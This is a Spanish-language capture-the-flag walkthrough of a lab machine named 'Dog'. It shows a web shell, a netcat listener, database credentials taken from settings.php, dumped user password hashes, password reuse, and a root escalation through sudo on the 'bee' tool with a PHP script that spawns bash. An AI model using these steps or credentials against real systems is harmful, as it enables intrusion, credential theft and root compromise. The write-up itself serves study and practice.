
INSTALL



Una vez subido, si nos vamos a la ruta tenemos una shell a través del parámetro **cmd**:



Entonces ahora nos ponemos a la escucha con **nc -nlvp 4444** y ejecutamos:



# Escalada

Una vez dentro y después del respectivo tratamiento de la TTY, viendo netstat, esta corriendo **mysql**:

```
www-data@dog:/var/www/html$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306         0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
udp        0      0 127.0.0.53:53           0.0.0.0:*
```

Probando la contraseña del *settings.php* estamos dentro:

```
13 * https://api.backdropcms.org/database-configuration
14 */
15 $database = 'mysql://root:BackdropJ2024DS2024@127.0.0.1/backdrop';
16 $database_prefix = '';
17
18 /**
19  * Site configuration files location.
20  *
21  * By default these directories are stored within the files directory with a
22  * hashed path. For the best security, these directories should be in a location
23  * that is not publicly accessible through a web browser.
24  *
25  * Example using directories one parent level up:
:

```

---

```
www-data@dog:/var/www/html$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12961
Server version: 8.0.41-0ubuntu0.20.04.1 (Ubuntu)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> |
```

Ahora hacemos el respectivo reconocimiento de mysql:

Mostramos bases de datos:

```
mysql> show databases;
+-----+
| Database |
+-----+
| backdrop |
| information_schema |
| mysql |
```

```
| performance_schema |
| sys                |
+-----+
5 rows in set (0.01 sec)
```

Usamos la base de datos del CMS:

```
mysql> use backdrop
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

Database changed

```
mysql> show tables;
```

```
+-----+
| Tables_in_backdrop |
+-----+
| batch              |
| cache              |
| cache_admin_bar    |
| cache_bootstrap    |
| cache_entity_comment |
| cache_entity_file   |
| cache_entity_node   |
| cache_entity_taxonomy_term |
| cache_entity_user   |
| cache_field         |
| cache_filter        |
| cache_layout_path   |
| cache_menu          |
| cache_page          |
| cache_path          |
| cache_token         |
| cache_update        |
| cache_views         |
| cache_views_data    |
| comment            |
| field_data_body     |
| field_data_comment_body |
| field_data_field_image |
| field_data_field_tags |
| field_revision_body |
| field_revision_comment_body |
| field_revision_field_image |
| field_revision_field_tags |
| file_managed        |
| file_metadata       |
| file_usage          |
| flood              |
| history            |
| menu_links          |
```

```

| menu_router          |
| node                 |
| node_access          |
| node_comment_statistics |
| node_revision        |
| queue               |
| redirect             |
| search_dataset       |
| search_index         |
| search_node_links    |
| search_total         |
| semaphore            |
| sequences            |
| sessions             |
| state                |
| system               |
| taxonomy_index       |
| taxonomy_term_data   |
| taxonomy_term_hierarchy |
| tempstore           |
| url_alias            |
| users                |
| users_roles          |
| variable             |
| watchdog             |
+-----+

```

59 rows in set (0.00 sec)

Usamos users:

```
mysql> describe users;
```

```

+-----+-----+-----+-----+-----+
| Field      | Type      | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+
| uid        | int unsigned | NO   | PRI | 0       |      |
| name       | varchar(60) | NO   | UNI |         |      |
| pass       | varchar(128) | NO   |     |         |      |
| mail       | varchar(254) | YES  | MUL |         |      |
| signature  | varchar(255) | NO   |     |         |      |
| signature_format | varchar(255) | YES  |     | NULL    |      |
| created    | int         | NO   | MUL | 0       |      |
| changed    | int         | NO   | MUL | 0       |      |
| access     | int         | NO   | MUL | 0       |      |
| login      | int         | NO   |     | 0       |      |
| status     | tinyint     | NO   |     | 0       |      |
| timezone   | varchar(32) | YES  |     | NULL    |      |
| language   | varchar(12) | NO   |     |         |      |
| picture    | int         | NO   | MUL | 0       |      |
| init       | varchar(254) | YES  |     |         |      |
| data       | longblob    | YES  |     | NULL    |      |
+-----+-----+-----+-----+-----+

```

16 rows in set (0.00 sec)

Bingo, tenemos los usuarios y sus contraseñas

```
mysql> select concat(name,'->',pass) from users;
+-----+
| concat(name,'->',pass) |
+-----+
| -> |
| jPAdminB->$$E7dig1GTaGJnzgAXAtOoPuaTjJ05fo8fH9USc6vO87T./ffdEr/ |
| jobert->$$E/F9mVPgX4.dGDeDuKxPdXEONCzSvGpJxUeMALZ2IjBrve9Rcoz1 |
| dogBackDropSystem->$$SEfD1gJoRtn8I5TlqPTuTfHRBFQWL3x6vC5D3Ew9iU4RECrNuPPdD |
| john->$$EYniSfxXt8z3gJ7pfhP5iIncFfCKz8ElkjUD66n/OTdQBfklAji. |
| morris->$$E8OfpwBUqy/xCmMXMqFp3vyz1dJBifxgwNRMKktogL7VVk7yuulS |
| axel->$$E/DHqfjBWPDLnkOP5auHhHDxF4U.sAJWiODjaumzxQYME6jeo9qV |
| rosa->$$EsV26QVPbF.s0UndNPcNCxYEP/0z2O.2eLUNdKW/xYhg2.lsEcDT |
| tiffany->$$EEAGFzd8HSQ/lzwpqI79aJgRvqZnH4JSKLv2C83wUphw0nuoTY8v |
+-----+
9 rows in set (0.00 sec)
```

Viendo `/home` en esta máquina existen **jobert** y **johncusack**

```
www-data@dog:/var/www/html$ ls /home
jobert johncusack
www-data@dog:/var/www/html$
```

Pruebo fuerza bruta con **john**

SHELL

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 65536 for all loaded hashes
Will run 12 OpenMP threads
```

## Nota

Usé **john** y **hashcat** pero nada, el tipo de hash es drupal7. Hay reciclado de contraseñas y te puedes logear como **johncusack** con la contraseña de antes

```
www-data@dog:/var/www/html/core$ su johncusack
Password: BackDropJ2024DS2024
```

Una vez estamos como **johncusack**, si hacemos un **sudo -l** vemos que podemos ejecutar el siguiente programa como cualquier usuario sin especificar contraseña:



```

johnncusack@dog:~$ sudo -l
[sudo] password for johnncusack:
Sorry, try again.
[sudo] password for johnncusack:
Matching Defaults entries for johnncusack on dog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johnncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
johnncusack@dog:~$

```

Estas son las opciones, al parecer es un programa para la gestión del CMS:

```

johnncusack@dog:~$ /usr/local/bin/bee
🐝 Bee
Usage: bee [global-options] <command> [options] [arguments]

Global Options:
--root
Specify the root directory of the Backdrop installation to use. If not set, will try to find the Backdrop installation automatically based on the current directory.

--site
Specify the directory name or URL of the Backdrop site to use (as defined in 'sites.php'). If not set, will try to find the Backdrop site automatically based on the current directory.

--base-url
Specify the base URL of the Backdrop site, such as https://example.com. May be useful with commands that output URLs to pages on the site.

--yes, -y
Answer 'yes' to questions without prompting.

--debug, -d
Enables 'debug' mode, in which 'debug' and 'log' type messages will be displayed (in addition to all other messages).

```

La siguiente opción me interesa bastante para la escalada:

```

ADVANCED
db-query
dbq
Execute a query using db_query().

eval
ev, php-eval
Evaluate (run/execute) arbitrary PHP code after bootstrapping Backdrop.

php-script
scr
Execute an arbitrary PHP file after bootstrapping Backdrop.

sql
sqlc, sql-cli, db-cli
Open an SQL command-line interface using Backdrop's database credentials.

```

Como dice que puede ejecutar un fichero **php** me creo un en **/tmp** para que me de una bash

SHELL

```

johnncusack@dog:/var/www/html$ cat /tmp/escalada.php
<?php
system("/bin/bash");
?>

```

Lo ejecuto como sudo pero me da el siguiente error:

```

johnncusack@dog:/var/www$ sudo /usr/local/bin/bee php-script /tmp/escalada.php
✗ The required bootstrap level for 'php-script' is not ready.

```

Con **status** intento ver que pasa:

```
johncusack@dog:/var/www$ sudo /usr/local/bin/bee status  
⚠ No Backdrop installation found. Run this command again from within a Backdrop installation, or use the '--root' global option.
```

Lo que pasa es que para ejecutarlo tenemos que estar en la ruta donde está el CMS, es decir, **/var/www/html**.

Ejecutamos ahora y como root:

```
johncusack@dog:/var/www/html$ sudo /usr/local/bin/bee php-script /tmp/escalada.php  
root@dog:/var/www/html# id  
uid=0(root) gid=0(root) groups=0(root)
```